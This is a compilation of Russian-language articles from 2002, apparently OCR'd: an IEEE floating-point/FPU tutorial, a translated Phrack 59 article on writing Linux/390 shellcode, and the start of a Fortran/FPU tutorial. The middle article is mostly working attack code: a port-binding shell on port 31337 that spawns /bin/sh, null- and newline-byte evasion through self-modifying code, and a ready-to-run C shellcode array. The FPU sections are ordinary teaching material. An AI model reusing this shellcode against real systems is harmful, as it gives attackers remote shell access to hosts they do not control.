Они рассчитывали так, чтобы при операциях (подобных z = yx) обеспечить достаточную точность или абсолютную точность формату длинного вещественного. Здесь следовало определить число бит мантиссы, которое необходимо для точного представления результата в формате двойной точности. Взяв, например, выражение z = 2x) можно доказать, что для представления результата операции как числа в формате длинного вещественного (обеспечивая заданную точность) необходимо иметь 64 бита в мантиссе (то есть 11bit + 52bit - сумма бит порядка и мантиссы длинного вещественного), что мы и видим в формате расширенной точности.

В случае 128 bits фирме Intel пришлось изобретать ещё один формат "расширенной точности", а по сему выбор 10 байтового формата оказался оптимальным (хотя и недальновидным).

Порядок. Порядок определяет степень двойки, на которую следует умножить мантиссу для получения значения числа с плавающей точкой. Для представления положительного и отрицательного значения порядков фирма Интел использовала метод, отличный от метода дополнения. Так, например, если мантисса имеет длину 8 бит - 256 значений, то считается, что значение порядка равно сумме порядка и константы - смещения, делящего весь диапазон пополам. Для нашего случая смещение будет 127. То есть, если порядок равен 3, то в поле порядка будет записано число 127+3. А если порядок равен -3, то в поле порядка будет записано 127-3. При этом заметьте: диапазон порядка равен от -127 (0) и +128 (255), однако, поскольку эти значения зарезервированы для описания особых ситуаций, диапазон порядка составляет: от -126, до +127. Аналогично для форматов двойной и расширенной точности (-1022/+1023, -16382/+16383).

Другой характерной особенностью является знаковый бит S. Как и ожидалось, его единичное значение соответствует знаку "-", а нулевое "+".

Теперь, когда формат определён, читателю предлагается потренироваться в переводе чисел. Предлагаю два простеньких примера: 0.125 и 0.625. Вы можете усложнить их: 23.125 и 456.625. Свои результаты вы сможете проверить, например, записав результат в переменную dword, и посмотрев под отладчиком число в стеке FPU. Автор настаивает на такой практике, даже если вы не новичок.

4. Особые числа

4.1. Ноль

Не все числа можно представить в нормализованном виде. Это достаточно очевидно, хотя бы потому, что есть такое число как 0. Его представление в расширенной точности: нулевая мантисса и порядок, в то время как мы сказали, что старший бит всегда должен быть равен 1. Интересно отметить, что в FPU существует два нуля, и это является математически корректным. Есть +0 и -0. Далее мы узнаем, что FPU не только способно содержать +/-0, но и образовывать +/-0 при арифметических ситуациях.

4.2. Бесконечность

Говоря о мире математики, вспоминая 0, нельзя не вспомнить его противоположность - бесконечность. Как и ноль, бесконечность - ненормализованное число. У этого числа все биты мантиссы нули, а порядка единицы. Как и нулей, бесконечностей - две: положительная и отрицательная.

5. Особые ситуации

Продолжая повествование об особых ненормализованных числах, автор подошёл к описанию особых ситуаций. Пока скажем только то, что FPU обладает возможностью отвечать на особенные экстремальные операции особенными "ненормализованными" результатами. "Экстремальной" операцией можно назвать деление на ноль, но мир FPU полон многими другими, имеющими свой математический смысл.

• Деление на ноль - ненулевое число делится на ноль.
• Неточный результат - результат операции не может быть представлен в данном формате.

Как ни странно, но данная ситуация является наиболее частой. Например, дробь 1/3 представляется периодической десятичной вида 0.3333333.... То же самое наблюдается и в двоичном формате. Следует отметить, что количество "неточно" представляемых дробей для двоичной системы больше, нежели для десятичной.

Более явно эта ситуация проявляется в преобразовании форматов. Например, числа двойной точности в число с одинарной. В большинстве случаев программист может считать, что ситуация "неточного результата" не есть ошибка, и приводит к округлению или усечению результата.

• Антипереполнение - ненулевой результат слишком мал для его представления, близок к нулю. Далее этот случай будет рассмотрен более подробно.
• Численное переполнение - результат слишком велик, чтобы быть представленным в приёмнике.
• Недействительная операция - возникает во всех остальных случаях.

6. Специальные значения

FPU позволяет программисту отреагировать на исключительную ситуацию при помощи двух методов: либо при помощи ловушек (прерываний или исключений*), либо при помощи контроля на образование специальных значений. Здесь мы остановимся на разборе этих специальных значений.

Уже должно быть понятно, что специальное значение - есть ненормализованное число. Итак. Мы рассмотрим особые ситуации снова, но теперь с подробным описанием.

6.1. Случай неточного результата


Случай неточного результата, как правило, попросту приводит к округлению. При этом, по сути, специальное значение не возвращается.

FPU содержит четыре режима округления, управляемого при помощи поля RC регистра управления CR:

Значение RC	Способ округления
0	К ближайшему числу
1	К отрицательной бесконечности

```
2  К положительной бесконечности
3  К нулю
```

На рисунках показаны схематически эти режимы.



• - В данном контексте и то и другое приблизительно равноправно.

Здесь кружочками обозначены идеально точные числа, а квадратиками - реальные результаты. Наиболее часто употребляемым является режим округления к ближайшему. При этом действует правило: "если истинный результат находится точно посередине между парой чисел с плавающей точкой, выбирается чётное число, то есть число, содержащее ноль в младшем бите мантиссы. Режимы 1 и 2 могут быть использованы для того, чтобы получить чёткие границы существования истинного результата. В этом случае расчёт выполняется дважды: первый раз в одном режиме и второй раз - в другом. В результате мы можем быть уверены, что истинный результат находится где-то в диапазоне между этими значениями. К сожалению, такой способ содержит много подводных камней, так что требует отдельного подробного описания.

6.2. Численное антипереполнение

На этот раз результатом данной операции есть специальное значение. Автор напомнит, что, в начале статьи рассказывая о формате чисел, мы упомянули, что значения поля порядка 0 и максимальное зарезервированы для особых ситуаций. Ну вот!!! Вот она - особая ситуация. Пусть будет считаться, что:

1. Если все биты поля порядка равны 0, то
2. мы будем считать, что порядок равен 1
3. а старший бит мантиссы равен не 1, а 0.

Таким образом, мы получаем ненормализованное число, которое расширяет диапазон представления очень малых чисел от -126 до -149 (для Real4), но при этом точность естественно уменьшается до одного бита. Такое представление чисел называется "денормализованным".

***Нельзя забывать, что в формате расширенной точности старший бит мантиссы всё равно равен 1.**

Итак, если случай численного антипереполнения замаскирован, и результат слишком мал, чтобы его представить в виде нормализованного значения, FPU формирует денормализованное число. Если же это невозможно, образуется ноль. Такая методика называется **плавным переполнением**. Она реализована на большинстве современных калькуляторах инженерного типа, и приводит к верному результату. Например:

```
(a - b) + b
```

по правилам должно дать ноль. Но это не обязательно, если бы было реализовано резкое переполнение. Так, например, если a-b вызывает антипереполнение, то в случае резкого переполнения образовался бы ноль, и общий результат получился бы как b. Метод плавного переполнения обеспечивает нужный эффект. Но здесь мы незримо переходим к рассмотрению другого особого случая.

6.3. Особый случай денормализованного операнда

Итак, возвращаясь к предыдущему примеру. В данном случае после вычитания мы имеем денормализованный операнд. Это значит, что операндом следующей операции будет денормализованное число. Именно этот случай и называется случаем денормализованного операнда. Обычно он маскируется и таким образом разрешается использовать в операциях денормализованные числа.

Поскольку при проектировании FPU разработчики стремились обеспечить заданную точность, операции с денормализованным операндом (ами) дают следующие результаты:

1. ноль, если результат слишком мал, чтобы представить его в виде денормализованного операнда.

2. Денормализованный результат, если он достаточно мал, чтобы быть представленным денормализованным числом.

3. Нормализованный результат, если потеря точности при использовании денормализованного операнда меньше, чем потеря точности при ошибке округления (например, произведение большого нормализованного числа и денормализованного).

4. Ненормализованный результат, если результат неточен, но велик для денормализованного числа - при этом приёмник результата имеет расширенную точность.

5. Особый случай недействительной операции, если результат подобен условию 4, но приёмник не имеет расширенной точности.

Здесь ненормализованное число - это любое число, имеющее обычное поле порядка, но старший нулевой бит мантиссы. Поскольку такая ситуация возможна только в формате расширенной точности, поэтому и существование таких чисел возможно только там. Ненормализованные операнды ведут себя подобно денормализованным по правилам 1-5.

Правила 1-5 позволяют гарантировать, что все операции с ненормализованными/денормализрованными числами, дают либо ненормализованный результат, либо результат имеет малую потерю точности.

Особый вид ненормализованного операнда - псевдоноль, появляющийся при умножении двух ненормализованных чисел, у которых суммарное количество нулей в мантиссе более 64. Псевдоноль обладает ненулевым порядком, но нулевой мантиссой. Единственная особенность псевдонулей - то, что в сравнениях они ведут себя как обычные нули.

6.4. Деление на ноль (или "на ноль делить возможно")

Вспомним сразу, что деление на ноль порождает антизначение - бесконечность. Будет интересно узнать, что FPU действует верно при делении числа на ноль, если только этот случай замаскирован и замаскирован случай численного переполнения. То есть:

```
x/-0 = -[8], x/+0 = +[8];
```

*Здесь символом [8] обозначена бесконечность.

Интересней то, что при операциях с бесконечностью FPU даёт математически корректные результаты:

```
x/+[8] = +0; -x/+[8] = -0;
x *( +[8] ) = +[8]; -x *( +[8] ) = -[8];
(+[8])*(+[8]) = +[8];
```

где x - любое число, кроме нуля и бесконечности.

Однако операции с операндами "бесконечность" или "ноль" вызывают особый случай недействительной операции, впрочем, как и попытка деления бесконечности на ноль, либо подобное.

6.5. Режимы сравнения

FPU поддерживал два режима сравнения: первый - проективный, второй - аффинный. Речь идёт о бите IC регистра CR управления бесконечностью. Но в любом случае +[8] > -[8]. В 80286 действовала схема деления на режимы. То есть разработчики фирмы Интел несколько скрыли эффект присутствия знаковых 0 и [8].

Проективный режим "скрывает" факт наличия двух бесконечностей и нулей. То есть сравнение бесконечности с числом вызывает особый случай недействительной операции, а сравнение бесконечностей всегда даёт результат: равны. Или: сложение / вычитание бесконечности и числа даёт бесконечность, а вычитание/сложение бесконечностей вызывает снова особый случай недействительной операции.

В современных процессорах программист имеет дело с аффинным режимом, а значит, все операции дают верный, математически корректный результат.

6.6. Численное переполнение

Как и следует ожидать, результатом переполнения есть бесконечность. Однако этого следует ожидать программисту, но не математику. С точки зрения математики такой результат не есть правильный. Но если можно как-то смириться с данным фактом, сложно смириться с "ошибкой знака", которая бывает при переполнении, и зависит от корректности округления. Случай переполнения желательно не маскировать.

6.7. Особый случай недействительной операции

Это самый серьёзный случай из всех, здесь рассмотренных, так как после данной ситуации не может быть вычислений. Из всех рассмотренных ситуаций результатом в таком случае может стать NAN (не число). NAN имеет: поле порядка все биты 1, а поле мантиссы что угодно кроме нуля. Особым NAN числом является неопределенность, которая имеет мантиссу 11 в формате расширенной точности, и 1 в остальных случаях. FPU не даёт нечислу превратиться в число. А поэтому в случае бесконтрольного появления нечисла следует их размножение, что может привести к трудно обнаружимым ошибкам.

7. Далее...

Начнём с теории; немного почитав, отложим её в сторону, приступив к практике. А как лучше попрактиковаться? Нет ничего лучше, чем практиковаться в окне отладчика. Автор надеется, что перед тем как читатель раскроет следующую часть, он ещё почитает об архитектуре FPU. И разберётся в некоторых азах, если этого ещё не сделал.

Написание шеллкодов под Linux/390

Автор: johnny cyberpunk / phrack 59, пер. Aquila

Дата: 2002-11-05

--[Содержание

--[1 - Введение С того момента, как IBM зарелизила Linux/290, все больше и больше "ящиков" с такой начинкой можно увидеть "вживую". Хорошая причина для хакера поближе присмотреться к этой системе, чтобы найти возможные уязвимости такого мейнфрейма. Помните, кто является собственником мейнфреймов? Да, большие компьютерные центры. В этой статье я покажу как написать для этой системы шеллкод. В конце статьи прилагается пример. **--[2 - История и факты**

В конце 1998 маленькая команда разработчиков из IBM из Boeblingen/Германия начали портировать Linux на мейнфреймы. Год спустя в декабре 1999 была опубликована первая версия для IBM s/390. Есть две доступные версии:

32-х битная версия, называемая Linux'ом под s/390 и 64-х битная версия, называемая Linux'ом под zSeries. Поддерживаемые дистрибутивы - Suse, Redhat и TurboLinux. Linux под s/390 основывается на ядер 2.2, zSeries основывается на ядре 2.4. Есть несколько путей запустить Linux:

```
Естественный - Linux запускается непосредственно на самой машине без участия
               других OS
LPAR         - Logical PARtition: железо можно логически разделить на
               партиции, например, одна LPAR хостит среду VM/VSE, а другая
               хостит Linux
Гость VM/ESA - означает, что заказчик также может запустить Linux в
               виртуальной машине
```

Бинарники в формате ELF (большое эндианство).

----[2.1 - Регистры

Для разработки шеллкодов нам не нужны все регистры, которые есть у s/390 или zSeries. Нам наиболее интересны регистры %r0-%r15. Как бы то ни было, далее я перечислю некоторые другие в качестве общего обзора.

```
Регистры общего назначения       :
        %r0-r15 или gpr0-gpr15 используются для адресации и арифметики

Контрольные регистры             :
        cr0-cr15 используются ядром для контроля над прерываниями, управления
        памятью, контроля над отладкой...

Регистры доступа                 :
        ar0-ar15 обычно не используется программами, но годятся для
        использования в качестве временных хранилищ

Вещественные регистры            :
        fp0-fp15 используются для работы со значениями с плавающей запятой в
        формате IEEE и HFP (Linux использует только IEEE)

PSW (Program Status Word)        :
       это самый важный регистр, играющий роль программного счетчика,
       указателем пространства памяти (memory space designator) и регистром
       условного кода. Тем, кто хочет знать об этом регистре больше, следует
       обратиться к источникам, указанным в ссылках внизу.
```

----[2.2 - Набор инструкций

Далее я покажу вам некоторые полезные инструкции, которые нам понадобятся для разработки нашего шеллкода.

```
Инструкция                       Пример
```

```
------------------------------------------------------------------------
basr (переход и сохранение%   %r1,0             # сохранить 0 в %r1
lhi  (загр. непоср. знач.)    lhi %r4,2         # загрузить 2 в %r4
la   (загрузить адрес)        la %r3,120(%r15)  # загрузить адрес из
                                                # %r15+120 в %r3
lr   (загрузить регистр)      lr %r4,%r9        # загрузить содержимое %r9
                                                # в %r4
stc  (сохранить символ)       stc %r6,120(%r15) # сохранить 1 символ из
                                                # %r6 в %r15+120
sth  (сохранить полслова)     sth %r3,122(%r15) # сохранить 2 байта из
                                                # %r3 в %r15+122
ar   (сложить)                ar %r6,%r10       # сложить %r10 ->%r6
xr   (исключительно ИЛИ)      xr %r2,%r2        # 0x00-прием :)
svc  (вызов сервиса)          svc 1             # выход
```

----[2.3 - Системные вызовы

В Linux под s/390 или под zSeries системные вызовы осуществляются с помощью инструкции SVC, опкод которой 0x0a! Это не слишком хорошая новость для шеллкодеров, так как 0x0a часто является специальным символом. Но прежде, чем я начну объяснять, как мы можем избежать этот вызов, давайте взглянем на то, как OS использует syscall'ы.

Первые четыре параметра syscall'а помещаются в регистры %r2-%r5, а код результата можно найти после выполнения инструкции SVC в %r2.

Пример вызова execve:

```
        basr      %r1,0
base:
        la        %r2,exec-base(%r1)
        la        %r3,arg-base(%r1)
        la        %r4,tonull-base(%r1)
        svc     11

exec:
        .string  "/bin//sh"
arg:
        .long   exec
tonull:
        .long   0x0
```

Специальный случай - это SVC-вызов 102 (SYS_SOCKET). Сначала мы должны поместить в %r2 код желаемой функции (socket, bind, listen, accept, ...), а %r3 должен указывать на список параметров, необходимый этой функции. Каждый параметр в этом списке имеет свое собственное значение типа u_long.

Пример вызова socket():

```
        lhi       %r2,2               # домен
        lhi       %r3,1               # тип
        xr        %r4,%r4             # протокол
        stm       %r2,%r4,128(%r15)   # сохраняем %r2 - %r4
        lhi       %r2,1               # функция socket()
        la        %r3,128(%r15)       # указатель на параметры
        svc       102                 # SOCKETCALL
        lr        %r7,%r2             # сохраняем дескриптор файла в %r7
```

----[2.4 - "Родной" код

Поэтому дальше следует пример полного porbindshell'в в "родном" стиле:

```
        .globl _start

_start:
        basr      %r1,0                     # наш базовый адрес
base:

        lhi       %r2,2                     # AF_INET
        sth       %r2,120(%r15)
```

```
        lhi     %r3,31337               # порт
        sth     %r3,122(%r15)
        xr      %r4,%r4                 # INADDR_ANY
        st      %r4,124(%r15)           # 120-127 - это ст-ра sockaddr *
        lhi     %r3,1                   # SOCK_STREAM
        stm     %r2,%r4,128(%r15)       # сохр. %r2-%r4, наши параметры
        lhi     %r2,1                   # SOCKET_socket
        la      %r3,128(%r15)           # указатель на параметры функции
        svc     102                     # SOCKETCALL
        lr      %r7,%r2                 # сохранить сокет fd в %r7
        la      %r3,120(%r15)           # указатель на ст-ру sockaddr *
        lhi     %r9,16                  # сохраняем значение 16 в %r9
        lr      %r4,%r9                 # sizeof address
        stm     %r2,%r4,128(%r15)       # сохра. %r2-%r4, наши пар-ры
        lhi     %r2,2                   # SOCKET_bind
        la      %r3,128(%r15)           # указатель на параметры функции
        svc     102                     # SOCKETCALL
        lr      %r2,%r7                 # получаем сохр. дескр. сокета
        lhi     %r3,1                   # MAXNUMBER
        stm     %r2,%r3,128(%r15)       # сохр. %r2-%r3, параметры ф-ции
        lhi     %r2,4                   # SOCKET_listen
        la      %r3,128(%r15)           # указатель на параметры функции
        svc     102                     # SOCKETCALL
        lr      %r2,%r7                 # получаем сохр. дескр. сокета
        la      %r3,120(%r15)           # указатель на ст-ру sockaddr *
        stm     %r2,%r3,128(%r15)       # сохр. %r2-%r3, параметры ф-ции
        st      %r9,136(%r15)           # %r9 = 16, в этом сл.: fromlen
        lhi     %r2,5                   # SOCKET_accept
        la      %r3,128(%r15)           # указатель на параметры
        svc     102                     # SOCKETCALL
        xr      %r3,%r3                 # дальнейшая дрянь
        svc     63                      # дублируем stdin, stdout
        ahi     %r3,1                   # stderr
        svc     63                      # DUP2
        ahi     %r3,1
        svc     63
        la      %r2,exec-base(%r1)      # указатель на /bin/sh
        la      %r3,arg-base(%r1)       # указатель на адрес /bin/sh
        la      %r4,tonull-base(%r1)    # указатель на значения envp
        svc     11                      # execve
        slr     %r2,%r2
        svc     1                       # exit

exec:
        .string  "/bin//sh"
arg:
        .long   exec
tonull:
        .long   0x0
```

----[2.5 - Избегание 0x00 и 0x0a

Чтобы получить рабочий шеллкод, нам нужно обойти две вещи. Избежать 0x00 и 0x0a.

Это наш первый случай:

```
a7 28 00 02             lhi     %r2,02
```

А это мое решение:

```
a7 a8 fb b4             lhi     %r10,-1100
a7 28 04 4e             lhi     %r2,1102
1a 2a                   ar      %r2,%r10
```

Я статически задал значение -1100 в %r10, чтобы использовать его несколько раз. После этого я загружаю нужное мне значение плюс 1100, а в следующей инструкции вычитание 1102-1100 дает мне нужно значение. Довольно легко.

Чтобы обойти следующую проблему мы используем самомодифицирующийся код:

```
svc:
```

```
        .long 0x0b6607fe          >---- будет svc 66, br %r14 после
                                        модификации код
```

Посмотрите на первый байт, сейчас у него значение 0x0b. Следующий код изменит его значение на 0x0a:

```
basr      %r1,0                   # наш базовый адрес
la        %r9,svc-base(%r1)       # загружаем адрес подпрограммы svc
lhi       %r6,1110                # самомодификация
lhi       %r10,-1100              # используется наше сохр. ранее значение
ar        %r6,%r10                # 1110 - 1100 = \x0a опкод SVC
stc       %r6,svc-base(%r1)       # сохраняем опкод SVC
```

Окончательно модифицированный код будет выглядеть так:

```
0a 66               svc 66
07 fe               br %r14
```

Чтобы перейти на эту процедуру мы используем следующую команду:

```
basr                %r14,%r9     # переход к процедуре SVC 102
```

В регистре %r9 находится адрес процедуры, а %r14 содержит адрес возврата.

----[2.6 - Финальный код

Наконец мы сделали это, наш шеллкод готов для первого теста:

```
        .globl _start

_start:
        basr      %r1,0                   # наш базовый адрес
base:
        la        %r9,svc-base(%r1)       # загрузить адрес процедуры svc
        lhi       %r6,1110                # самомодифирование
        lhi       %r10,-1100              # используем код
        ar        %r6,%r10                # 1110 - 1100 = \x0a опкод SVC
        stc       %r6,svc-base(%r1)       # сохраняем опкод svc
        lhi       %r2,1102                # всегда используем код portbind
        ar        %r2,%r10                # наст. знач.-1100 (здесь AF_INET)
        sth       %r2,120(%r15)
        lhi       %r3,31337               # порт
        sth       %r3,122(%r15)
        xr        %r4,%r4                 # INADDR_ANY
        st        %r4,124(%r15)           # 120-127 это структура sockaddr *
        lhi       %r3,1101                # SOCK_STREAM
        ar        %r3,%r10
        stm       %r2,%r4,128(%r15)       # сохраняем %r2-%r4, парам. ф-ции
        lhi       %r2,1101                # SOCKET_socket
        ar        %r2,%r10
        la        %r3,128(%r15)           # указатель на параметры функции
        basr      %r14,%r9                # переход на процедуру SVC 102
        lr        %r7,%r2                 # сохр. дескриптор сокета в %r7
        la        %r3,120(%r15)           # указатель на структуру sockaddr *
        lhi       %r8,1116
        ar        %r8,%r10                # значение 16 сохраняется в %r8
        lr        %r4,%r8                 # размер адреса
        stm       %r2,%r4,128(%r15)       # сохраняем %r2-%r4, парам. ф-ции
        lhi       %r2,1102                # SOCKET_bind
        ar        %r2,%r10
        la        %r3,128(%r15)           # указатель на параметры функции
        basr      %r14,%r9                # переход на процедуру SVC 102
        lr        %r2,%r7                 # получаем сохр. дескриптор сокета
        lhi       %r3,1101                # MAXNUMBER
        ar        %r3,%r10
        stm       %r2,%r3,128(%r15)       # сохраняем %r2-%r3, парам. ф-ции
        lhi       %r2,1104                # SOCKET_listen
        ar        %r2,%r10
        la        %r3,128(%r15)           # указатель на параметры функции
        basr      %r14,%r9                # переход на процедуру SVC 102
        lr        %r2,%r7                 # получаем сохр. дескриптор сокета
        la        %r3,120(%r15)           # указатель на структуру sockaddr *
```

```
        stm       %r2,%r3,128(%r15)       # сохраняем %r2-%r3, парам. ф-ции
        st        %r8,136(%r15)           # %r8 = 16, в данном случае fromlen
        lhi       %r2,1105                # SOCKET_accept
        ar        %r2,%r10
        la        %r3,128(%r15)           # указатель на параметры функции
        basr      %r14,%r9                # переход на процедуру SVC 102
        lhi       %r6,1163                # инициируем SVC 63 = DUP2
        ar        %r6,%r10
        stc       %r6,svc+1-base(%r1)     # модифицируем процедуру: SVC 63
        lhi       %r3,1102                # другая дрянь
        ar        %r3,%r10                # дублируем
        basr      %r14,%r9                # stdin, stdout
        ahi       %r3,-1                  # stderr
        basr      %r14,%r9                # SVC 63 = DUP2
        ahi       %r3,-1
        basr      %r14,%r9
        lhi       %r6,1111                # инициируем SVC 11 = execve
        ar        %r6,%r10
        stc       %r6,svc+1-base(%r1)     # модифицируем процедуру: SVC 11
        la        %r2,exec-base(%r1)      # указывает на /bin/sh
        st        %r2,exec+8-base(%r1)    # сохраняем в /bin/sh
        la        %r3,exec+8-base(%r1)    # указывает на адрес /bin/sh
        xr        %r4,%r4                 # 0x00 - это envp
        stc       %r4,exec+7-base(%r1)    # фиксим посл. байт/bin/sh\\ на 0x00
        st        %r4,exec+12-base(%r1)   # сохраняем значение 0x00 для envp
        la        %r4,exec+12-base(%r1)   # указывает на значение envp
        basr      %r14,%r9                # переход на процедуру SVC 11
svc:
        .long 0x0b6607fe                  # наша процедура SVC n + br %r14
exec:
        .string  "/bin/sh\\"
```

В C-окружении это будет выглядеть следующим образом:

```
char shellcode[]=
"\x0d\x10"              /* basr    %r1,%r0                          */
"\x41\x90\x10\xd4"      /* la      %r9,212(%r1)                     */
"\xa7\x68\x04\x56"      /* lhi     %r6,1110                         */
"\xa7\xa8\xfb\xb4"      /* lhi     %r10,-1100                       */
"\x1a\x6a"              /* ar      %r6,%r10                         */
"\x42\x60\x10\xd4"      /* stc     %r6,212(%r1)                     */
"\xa7\x28\x04\x4e"      /* lhi     %r2,1102                         */
"\x1a\x2a"              /* ar      %r2,%r10                         */
"\x40\x20\xf0\x78"      /* sth     %r2,120(%r15)                    */
"\xa7\x38\x7a\x69"      /* lhi     %r3,31337                        */
"\x40\x30\xf0\x7a"      /* sth     %r3,122(%r15)                    */
"\x17\x44"              /* xr      %r4,%r4                          */
"\x50\x40\xf0\x7c"      /* st      %r4,124(%r15)                    */
"\xa7\x38\x04\x4d"      /* lhi     %r3,1101                         */
"\x1a\x3a"              /* ar      %r3,%r10                         */
"\x90\x24\xf0\x80"      /* stm     %r2,%r4,128(%r15)                */
"\xa7\x28\x04\x4d"      /* lhi     %r2,1101                         */
"\x1a\x2a"              /* ar      %r2,%r10                         */
"\x41\x30\xf0\x80"      /* la      %r3,128(%r15)                    */
"\x0d\xe9"              /* basr    %r14,%r9                         */
"\x18\x72"              /* lr      %r7,%r2                          */
"\x41\x30\xf0\x78"      /* la      %r3,120(%r15)                    */
"\xa7\x88\x04\x5c"      /* lhi     %r8,1116                         */
"\x1a\x8a"              /* ar      %r8,%r10                         */
"\x18\x48"              /* lr      %r4,%r8                          */
"\x90\x24\xf0\x80"      /* stm     %r2,%r4,128(%r15)                */
"\xa7\x28\x04\x4e"      /* lhi     %r2,1102                         */
"\x1a\x2a"              /* ar      %r2,%r10                         */
"\x41\x30\xf0\x80"      /* la      %r3,128(%r15)                    */
"\x0d\xe9"              /* basr    %r14,%r9                         */
"\x18\x27"              /* lr      %r2,%r7                          */
"\xa7\x38\x04\x4d"      /* lhi     %r3,1101                         */
"\x1a\x3a"              /* ar      %r3,%r10                         */
"\x90\x23\xf0\x80"      /* stm     %r2,%r3,128(%r15)                */
"\xa7\x28\x04\x50"      /* lhi     %r2,1104                         */
"\x1a\x2a"              /* ar      %r2,%r10                         */
```

```
"\x41\x30\xf0\x80"      /* la      %r3,128(%r15)                       */
"\x0d\xe9"              /* basr    %r14,%r9                            */
"\x18\x27"              /* lr      %r2,%r7                             */
"\x41\x30\xf0\x78"      /* la      %r3,120(%r15)                       */
"\x90\x23\xf0\x80"      /* stm     %r2,%r3,128(%r15)                   */
"\x50\x80\xf0\x88"      /* st      %r8,136(%r15)                       */
"\xa7\x28\x04\x51"      /* lhi     %r2,1105                            */
"\x1a\x2a"              /* ar      %r2,%r10                            */
"\x41\x30\xf0\x80"      /* la      %r3,128(%r15)                       */
"\x0d\xe9"              /* basr    %r14,%r9                            */
"\xa7\x68\x04\x8b"      /* lhi     %r6,1163                            */
"\x1a\x6a"              /* ar      %r6,%r10                            */
"\x42\x60\x10\xd5"      /* stc     %r6,213(%r1)                        */
"\xa7\x38\x04\x4e"      /* lhi     %r3,1102                            */
"\x1a\x3a"              /* ar      %r3,%r10                            */
"\x0d\xe9"              /* basr    %r14,%r9                            */
"\xa7\x3a\xff\xff"      /* ahi     %r3,-1                              */
"\x0d\xe9"              /* basr    %r14,%r9                            */
"\xa7\x3a\xff\xff"      /* ahi     %r3,-1                              */
"\x0d\xe9"              /* basr    %r14,%r9                            */
"\xa7\x68\x04\x57"      /* lhi     %r6,1111                            */
"\x1a\x6a"              /* ar      %r6,%r10                            */
"\x42\x60\x10\xd5"      /* stc     %r6,213(%r1)                        */
"\x41\x20\x10\xd8"      /* la      %r2,216(%r1)                        */
"\x50\x20\x10\xe0"      /* st      %r2,224(%r1)                        */
"\x41\x30\x10\xe0"      /* la      %r3,224(%r1)                        */
"\x17\x44"              /* xr      %r4,%r4                             */
"\x42\x40\x10\xdf"      /* stc     %r4,223(%r1)                        */
"\x50\x40\x10\xe4"      /* st      %r4,228(%r1)                        */
"\x41\x40\x10\xe4"      /* la      %r4,228(%r1)                        */
"\x0d\xe9"              /* basr    %r14,%r9                            */
"\x0b\x66"              /* svc     102          >--- после модификации */
"\x07\xfe"              /* br      %r14                                */
"\x2f\x62\x69\x6e"      /* /bin                                        */
"\x2f\x73\x68\x5c";     /* /sh\                                        */

main()
{
 void (*z)()=(void*)shellcode;
 z();
}
```

--[3 - Ссылки:

z/Architecture Principles of Operation (SA22-7832-00)

• Linux for S/390 (SG24-4987-00)

• INUX for S/390 ELF Application Binary Interface Supplement

• Example exploits

FPU посвящается (часть 2): Fortran и Асмъ

Автор: Edmond / HI-TECH

Дата: 2002-11-21

> _FORTRAN мой друг,
> Приятель старый.
> И очень вежливый старик.
> Перед расчётами приник
> Чопорный ум его не малый._
> _Теперь уже он домосед,
> Но рад всегда своим знакомым.
> Зайду и я, вгляжуся снова
> В моря его библиотек…_
> *AC Edmond* :)

1. **От автора**
2. **Благодарности**
3. **Стек…**
4. **Первые шаги**
5. **Кодирование математических выражений на FPU**
1. Мышление FPU кодера
2. Психофизиологические возможности программиста
3. Восприятие регистров FPU как множества, или FXCH
4. Элементарные преобразования
5. Операции сравнения
6. **Функции и математические абстракции**
1. Трансцендентные функции
2. Получение основных функций
7. **Вопросы точности и округления**
1. Основы вычислительной математики
2. Основные принципы ситуаций потери точности
3. Методы и способы увеличения точности
8. **Функции, использующие FPU**
9. **Заключение**

1 От автора

Ну, вот мы снова перед могуществом **FPU**. Ещё немного, и мы заглянем в его суть. Программирование **FPU** – это действительно отдельная тема, и отдельный удивительный подход, который имеет применение только здесь. Во всём пространстве кодов x86, пространство кодов FPU позволяет утверждать, что из всех вариантов, есть только один – оптимальный, и этот вариант достаточно предсказуем, и формализуем.

FORTRAN не только первый из ЯВУ, но и наиболее простой классический. Это та причина, по которой современные инженеры продолжают лелеять язык. Им невдомёк от сложных конструкций C++ и ненужной «красоты» кода. Им нужна простота.

А нам нужно научиться использовать **FPU**. И здесь есть уникальная возможность использовать обучения «по следам». Это наиболее эффективный способ обучения, но, к сожалению, не всегда доступный. Однако нам повезло, и мы этим способом сейчас воспользуемся. А, чтобы всё было честно, при компиляции **FORTRAN** исходников, использовался максимально возможный режим оптимизации.
Итак, в путь.

2 Благодарности

